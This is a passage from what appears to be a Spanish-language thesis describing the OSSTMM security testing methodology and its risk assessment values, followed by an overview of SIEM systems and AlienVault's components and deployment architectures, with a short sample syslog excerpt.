    16. Evaluación de Políticas de Seguridad

4. Seguridad en las Comunicaciones
    1. Testeo de Private Branch Exchange (PBX)
    2. Testeo del Correo de Voz
    3. Revisión del FAX
    4. Testeo del Modem

5. Seguridad Inalámbrica
    1. Verificación de Radiación Electromagnética
    2. Verificación de Redes Inalámbricas [802.11]
    3. Verificación de Redes Bluetooth
    4. Verificación de Dispositivos de Entrada Inalámbricos
    5. Verificación de Dispositivos de Mano Inalámbricos
    6. Verificación de Comunicaciones sin Cable
    7. Verificación de Dispositivos de Vigilancia Inalámbricos
    8. Verificación de Dispositivos de Transacción Inalámbricos
    9. Verificación de Identificación por Radiofrecuencia
    10. Verificación de Sistemas Infrarrojos
    11. Revisión de Privacidad

6. Seguridad Física

    1. Revisión de Perímetro
    2. Revisión de Monitoreo
    3. Evaluación de Controles de Acceso
    4. Revisión de Respuesta de Alarmas
    5. Revisión de Ubicación
    6. Revisión de Entorno

Para la ejecución de las pruebas correspondientes a cada módulo OSSTMM posee un conjunto de reglas lineamientos y métodos que determinan la estructura de las pruebas y tareas de acuerdo al siguiente formato:




Figura 9-2: Formato de ejecución de las pruebas

Fuente: Metodología OSSTMM, ISECOM 2010

La figura 10 muestra el flujo de la metodología desde un punto de presencia de seguridad en el que cada módulo tiene una entrada y una salida; la entrada es la información usada en el desarrollo de cada tarea y la salida es el resultado de las tareas completadas.




Figura 10-2: Metodología OSSTMM

Fuente: Metodología OSSTMM, ISECOM 2010

La salida puede o no ser datos analizados que sirven como entrada para otro módulo o incluso puede ocurrir que la misma salida sirva como entrada para más de un módulo o sección; y las tareas son las pruebas de seguridad a ejecutarse dependiendo de la entrada del módulo, los resultados de las tareas son considerados la salida del módulo y pueden ser analizados inmediatamente para actuar como un resultado procesado o se pueden dejar sin analizar. (Acosta Naranjo, 2013)

2.1.3.3 Análisis y Evaluación de Riesgos con OSSTMM

El proceso de un análisis de seguridad, se concentra en evaluar las áreas que reflejan los niveles de seguridad presentes, siendo estos las Dimensiones de Seguridad; y la evaluación de riesgo recopila todos los datos que sirven de soporte para una evaluación válida por medio de testeos no privilegiados.

Integrados a cada módulo, se encuentran los Valores de la Evaluación de Riesgo (RAVs). Estos se definen como la degradación de la seguridad (o elevación del riesgo) sobre un ciclo de vida específico, basándose en mejores prácticas para tests periódicos.

El tipo de riesgo tal y como se designa por OSSTMM, está definido por:

- Identificado, pero no investigado o con resultados no concluyentes.
- Verificado, con un positivo absoluto o una vulnerabilidad explotada.
- No aplicable, debido a que no existe porque la infraestructura o mecanismo de seguridad no se encuentra presente.

Para determinar los valores de evaluación de riesgos (RAVs) se establece una tabla con los tipos de riesgos definidos por OSSTMM como son vulnerabilidad, debilidad, preocupación, filtrado de información, y desconocidos; y para los parámetros de evaluación se definen valores de verificado, identificado y no aplicable; y de acuerdo a como se muestra en la tabla 1: (Acosta Naranjo, 2013)

Tabla 1-2: Valores de evaluación de riesgo de OSSTMM

	Verificado	Identificado	No aplicable
Vulnerabilidad	3.2	1.6	0.8
Debilidad	1.6	0.8	0.4

	Verificado	Identificado	No aplicable
Preocupación	0.8	0.4	0.2
Filtrado de información	0.4	0.2	0.1
Desconocidos	0.2	0.1	-

Fuente: Metodología OSSTMM, ISECOM 2010

Realizado por: Luis Pazmiño, 2017.

2.2. Sistemas Security Information and Event Management Systems (SIEM)

2.2.1. Antecedentes

Cuando se analizan ataques informáticos suscitados sobre infraestructuras tecnológicas, el principal problema es la gestión de los logs que fueron generados por los dispositivos de seguridad perimetral, o por la propia víctima del ataque. Si una organización no almacena los logs que son generados por su infraestructura tecnológica no será capaz de extraer información sobre dichos eventos, y por lo tanto no podrá analizar el incidente para generar una solución.

Sin embargo, la administración y gestión de logs, no consiste únicamente en almacenar los eventos producidos, ya que estos por si solos representan una gran cantidad de información que si no es correctamente procesada no producen ningún tipo de valor para la organización.

En tal virtual para considerar el principio de almacenamiento de logs, es necesario acudir a los objetivos de negocio, los cuales se verán afianzados y sustentados en los procesos tecnológicos. Una política clara de almacenamiento y retención de información determinará cuál es el tiempo máximo que se deberá almacenar un registro, así como el tamaño máximo de la información que es digerible para la compañía, y por último el tipo de información referente a logs que se desea almacenar. Desde esta óptica el almacenamiento de logs sería una tarea simple, sin embargo, los problemas comienzan a surgir cuando los orígenes de información son diversos, la información no se encuentra estructurada o el volumen de datos crece consistentemente independientemente del dispositivo recolectado.

Como medida correctiva al problema planteado, mediante RFC5424 se establece un estándar para la recolección de logs mediante la tecnología denominada Syslog Server. La mayoría de routers, switches, firewalls, servidores, y hosts son capaces de producir un flujo de datos destinado a un Syslog, el cual puede procesar la información proveniente de los dispositivos de networking de

acuerdo a la cabecera establecida en el RFC5424, sin embargo, cada proveedor se encuentra en la libertad de establecer el payload del mensaje de acuerdo a sus necesidades propias.
Algunos dispositivos de red como antivirus, sistemas de detección/prevención de intrusos IPS/IDP y sistemas de análisis de vulnerabilidades, generan alertas en sus propios formatos los cuales en muchos de los casos pueden ser propietarios, sin embargo, estos datos representan una información sumamente útil para procesos de análisis y gestión de incidentes informáticos.

2.2.2. **Tecnología de Correlación de eventos.**

Un Sistema de Información y Correlación de Eventos SIEM por sus siglas en ingles es una colección compleja de tecnologías diseñadas para proporcionar una visión y claridad a toda una arquitectura de TI, beneficiando a los analistas de seguridad, administradores y apalancando los objetivos de negocio. El acrónimo SIEM proviene de una combinación de SEM y SIM.

El Security Event Manager SEM, proporciona monitoreo en tiempo real y gestión de eventos de TI siendo de apoyo a las operaciones de seguridad, además posee varias capacidades como: recopilación de eventos y datos, agregación y correlación en tiempo real, y control dinámico de la consola para visualizar y administrar los eventos.

El Security Information Manager SIM, ofrece un análisis histórico y la presentación de informes de datos de eventos de seguridad. Esto es: recopilación de eventos, datos y correlación, un repositorio de datos y capacidades de informe. Un sistema de correlación de eventos, posee una arquitectura modular interna, en la cual residen 4 capas que son:

Figura 11-2: Capas de un sistema SIEM

Realizado por: Luis Pazmiño, 2017.

- **Capa de recolección de eventos:** Encargada de recolectar todos los eventos generados por los diferentes dispositivos de seguridad perimetral o host de la red como se representa en la figura 12




Figura 12-2: Capa de Eventos

Fuente: AlienVault Academy. 2014

- **Capa de normalización**: Para una correcta interpretación e interoperabilidad de las tecnologías que residen en los sistemas SIEM, un punto neurálgico del análisis reside en la capa de normalización, la cual se encarga de estandarizar todos y cada uno de los eventos que son recibidos por el SIEM, a fin de que los mismos posean el mismo formato de datos y puedan ser consumidos por la capa de correlación.




Figura 13-2: Capa de normalización

Fuente: AlienVault Academy. 2014

- **Capa de correlación:** la capa de correlación se encarga de establecer parámetros en común provenientes de los diferentes logs y registros que fueron previamente almacenados y estandarizados.




Figura 14-2: Capa de Correlación

Fuente: AlienVault Academy. 2014

- **Capa de reporte:** una vez que la capa de correlación ha procesado los archivos previamente recibidos, la capa de reportes gestiona los resultados obtenidos por las demás capas y los procesa enviando acciones correctivas sobre los dispositivos de networking compatibles, además presenta informes de una manera amigable para el usuario final




Figura 15-2: Capa de reporte, acciones correctivas

Fuente: AlienVault Academy. 2014




Figura 16-2: Capa de reporte, generación de informes

Fuente: AlienVault Academy. 2014

2.2.2.1 Comparativa entre soluciones SIEM Comerciales y Open Source

Respecto a los proveedores de soluciones SIEM, al igual que en los aplicativos funcionales, existen SIEMs Comerciales y Open Source, cada uno con diferentes características dependiendo del fabricante y licencia que gobierna el producto, la figura 19 muestra la comparativa realizada por GARTNER vigente a Julio de 2015.

Figura 17-2: Cuadrante de Gartner para soluciones SIEM a Julio 2015

Fuente: Gartner, 2015

La tabla 2 muestra un estudio comparativo respecto a las soluciones de mayor tendencia en el mercado:

Tabla 2-2: Estudio comparativo de las soluciones SIEM:

FABRICANTE /FUNCIONALIDAD	OSSIM	ALIENVAULT	ARCSIGHT	RSA	IBM-ISS	SYMANTEC	LogLogic	Cisco MARS
Tipo de Licencia	LGPL	Comercial - GPL	Comercial	Comercial	Comercial	Comercial	Comercial	Comercial
Interfaz Web	SI	SI	NO Cliente Propietario	NO Cliente Propietario	NO Cliente Propietario	SI	NO Cliente Propietario	SI
Almacenamiento de Logs	SI	SI	SI	SI	SI	SI	SI	SI
Correlación de Logs	SI	SI	SI	SI	SI	SI	SI	SI
Gestión de Incidentes	SI	SI	SI	SI	SI	SI	NO	SI
Módulo de Reportería	SI Limitado	SI	SI	SI	SI	SI	SI	SI Limitado
Sistema IDS incluido	SI Snort	SI Snort	NO	NO	NO	NO	NO	NO

FABRICANTE /FUNCIONALIDAD	OSSIM	ALIENVAULT	ARCSIGHT	RSA	IBM-ISS	SYMANTEC	LogLogic	Cisco MARS
Arquitectura modular y escalable	NO	SI	SI	SI	SI	SI	SI	SI
Sistema de administración multiusuario	NO	SI	SI	SI	SI	SI	SI	SI
Analizador de Vulnerabilidades	SI OpenVAS	SI OpenVAS	NO	NO	NO	NO	NO	NO
Monitor de tráfico de Red	SI Ntop	SI Ntop	NO	NO	NO	NO	NO	NO
Host IDS	SI Osiris	SI Osiris	NO	NO	NO	NO	NO	NO
Sistema Antivirus incorporado	ClamAV	ClamAV	NO	NO	NO	NO	NO	NO

Realizado por: Luis Pazmiño, 2017.

Si bien todas las soluciones cumplen con el requisito de almacenamiento, correlación, gestión y módulos de reportería, únicamente OSSIM y ALIENVAULT poseen herramientas adicionales que permiten determinar vulnerabilidades en los dispositivos analizados, monitores de trafico de red que permiten determinar el nivel de congestión que sufren los dispositivos, sistemas host IDS con el fin de determinar si una amenaza logro saltar la protección de los dispositivos de seguridad perimetral y se encuentra a punto de ejecutar código en las pc de los usuarios finales y sistemas antivirus incorporados en la solución, como características particulares de AlienVault se puede citar:

- Bajo coste en licenciamiento.
- Modelos USM adaptados para pequeñas, medianas y grandes compañías.
- Sin límite de dispositivos a integrar.
- Sin restricciones para agregar un nuevo conector de datos.
- Sin coste adicional por las funcionalidades de seguridad incorporadas (NIDS, HIDS, WIDS, Administración de las vulnerabilidades, Monitorización de Red, etc.)
- Solución unificada de un SIEM con muchas otras funcionalidades de seguridad.
- El uso de herramientas de código abierto (sin costo adicional).
- Puede coexistir con las herramientas que ya se han desplegado.
- Personalización de cuadro de mandos e informes a la imagen corporativa.
- Escalabilidad, dónde no existe un límite en crecimiento de la plataforma.
- Adaptabilidad que permite activar/desactivar las funcionalidades basado en las necesidades del proyecto.

De acuerdo al análisis mostrado, y teniendo en cuenta el costo/beneficio de las soluciones analizadas, para el desarrollo de la presente se utilizará la versión demo de AlienVault SIEM, para todas las soluciones que impliquen licenciamiento se solicitarán versiones demo por 1 mes.

2.2.2.2 AlienVault SIEM

La compañía AlienVault fue fundada en España durante el año 2007 por los creadores de OSSIM (Open Source Security Information Management) con el objeto de generar una versión profesional basada en su creación Open Source. Durante el año 2010 la compañía cambia su sede en Madrid para Silicon Valley en los Estados Unidos. En 2011 AlienVault tiene una presencia global y ofrece sus servicios en todo el mundo a través de una extensa red de socios. AlienVault al inicio de 2012 obtiene una nueva junta directiva y lanza OTE (Open Threat Exchange).

AlienVault USM All-In-One combina las componentes Server, Logger y Sensor, mientras que los modelos AlienVault USM Standard y USM Enterprise ofrecen mayor escalabilidad y rendimiento para las componentes Server, Logger y Sensor.(AlienVault Academy, 2014)

Componentes de AlienVault

Sensor: Los eventos generados en la Red son recogidos por el sensor AlienVault independientemente si son aplicaciones que se ejecutan por el propio sensor. Frente un evento, el sensor genera un evento normalizado que se envía a la Server o al Logger. Un despliegue AlienVault puede tener tantos sensores como sea necesario, es decir no hay límite en el número de sensores desplegados. Adicional, cualquier tecnología qué genere información y permita que llegue al Sensor de AlienVault será considerado cómo Origen de Datos o Data Source en un despliegue AlienVault.

Figura 18-2: Clientes estandarizados de AlienVault

Fuente: AlienVault Academy. 2014

Existen dos tipos de conectores data sources (Plugins) disponibles para AlienVault:

- Detectores: son orígenes de datos, sin embargo aportan eventos como Snort, Firewalls, Antivirus, Web servers, SO, etc.

```
Mar 13 05:14:55 ossim sshd[11571]: Accepted password for root from 192.168.1.36 port 53328 ssh2
Mar 13 05:14:55 ossim sshd[11579]: (pam_unix) session opened for user root by root(uid=0)
Mar 13 05:15:01 ossim CRON[11586]: (pam_unix) session opened for user root by (uid=0)
Mar 13 05:15:01 ossim CRON[11588]: (pam_unix) session opened for user munin by (uid=0)
```

Figura 19-2: Ejemplo de un componente detector de S.O

Fuente: AlienVault Academy. 2014

- Monitores: Aportan indicadores mediante herramientas de gestión de red tales como Ntop, Tcptrack, Nmap, Webs, Compromise & Attack, etc




Figura 20-2: Ejemplo de un componente monitor de S.O

Fuente: AlienVault Academy. 2014

Además, el sensor de AlienVault puede agregar eventos utilizando múltiples métodos de recolección.




Figura 21-2: Data Source AlienVault

Fuente: AlienVault Academy. 2014

Logger: AlienVault Logger ofrece aseguramiento forense y el almacenamiento de todos los datos en bruto, toda la información gestionada por el AlienVault Logger es almacenada en un sistema de ficheros en el disco duro local o en la versión Enterprise con la posibilidad de hacerlo en una NAS o SAN. Este componente por sus características es una pieza fundamental en implementaciones que deben cumplir una política internacional específica.

El almacenamiento de los eventos se lo realiza en formato RAW en el file system o sistema de archivos, los eventos están firmados digitalmente y almacenados masivamente para asegurar su admisión como prueba ante tribunal de justicia o respaldo legal.

El componente Logger permite almacenar un número ilimitado de eventos con fines forenses, además incluye una Consola Web y utiliza una base de datos MySQL (Percona). (AlienVault Academy, 2014)

Server: AlienVault Server procesa todos los datos proporcionados por los dispositivos de red y sensores AlienVault, además aprovecha el inventario de la red creada por los sensores AlienVault, así como las bases de datos externa de amenazas y la Correlación cruzada de los eventos, eliminando los falsos positivos y ofreciendo procesamiento de inteligencia.

El componente SIEM proporciona al sistema la Inteligencia de Seguridad y las capacidades de minería de datos, que incluyen:

- Evaluación del riesgo
- Correlación
- Métricas de Riesgo
- Escaneo de Vulnerabilidades
- La minería de datos para los eventos
- Monitoreo en tiempo real de los eventos

Incluye una Consola Web y utiliza una base de datos MySQL (Percona) y el almacenamiento de la información normalizada que permite su análisis y la robusta capacidad de minería de datos. (AlienVault Academy, 2014)

La figura 22 muestra el flujo de procesamiento de los eventos en el SIEM.




Figura 22-2: Procesamiento de los eventos en el SIEM

Fuente: AlienVault Academy. 2014

2.2.2.3 Arquitecturas de seguridad basadas en soluciones SIEM

La arquitectura de implementación de soluciones AlienVault SIEM en un contexto de abstracción de datos, separa todas y cada una de las funcionalidades de la solución en bloques independientes como se demuestra en la figura 25




Figura 23-2: Abstracción de datos AlienVault

Fuente: AlienVault Academy. 2014

Cada uno de los componentes internos de la solución cumple un rol vital en la adquisición, y procesamiento de los registros adquiridos por AlienVault, por lo que, si se analiza el flujo de datos de la solución desde el esquema de procesos, las salidas de cada componente se convierten en entradas para su proceso par, como se representa en la figura 24




Figura 24-2: Flujo de información AlienVault

Fuente: AlienVault Academy. 2014

Arquitectura Standalone

Una arquitectura de implementación AlienVault SIEM Standalone se caracteriza por tener un solo cliente y una sola ubicación geográfica, la cantidad de eventos que se recogen es significativamente pequeña ya que la infraestructura de networking asociada genera un bajo volumen de paquetes para ser analizados considerando que el volumen de redes y subredes a ser monitoreadas (colección eventos, monitoreo de disponibilidad, escaneo de vulnerabilidades), es relativamente pequeño.




Figura 25-2: Arquitectura AlienVault SIEM Standalone

Fuente: AlienVault Academy. 2014

Arquitectura Centralizada

Una arquitectura de implementación AlienVault SIEM Centralizada se caracteriza por poseer un solo cliente pero varias ubicaciones geográficas, los sensores de AlienVault reducen los datos transmitidos entre las diferentes ubicaciones por lo que los eventos son filtrados, además el escáner de vulnerabilidades y el monitoreo de disponibilidad se hacen desde varias ubicaciones (Cada sensor escanea las redes más cercanas).




Figura 26-2: Arquitectura AlienVault SIEM Centralizada

Fuente: AlienVault Academy. 2014

Arquitectura Extendida

Una arquitectura AlienVault SIEM Extendida, puede tener múltiples clientes en varias ubicaciones geográficas, por lo tanto, los clientes administrarán sus propios sensores y loggers (generalmente común en requisitos de cumplimiento), además la arquitectura admite que clientes posean una implementación AlienVault funcional, lo cual genera correlación y almacenamiento de datos en diferentes niveles.

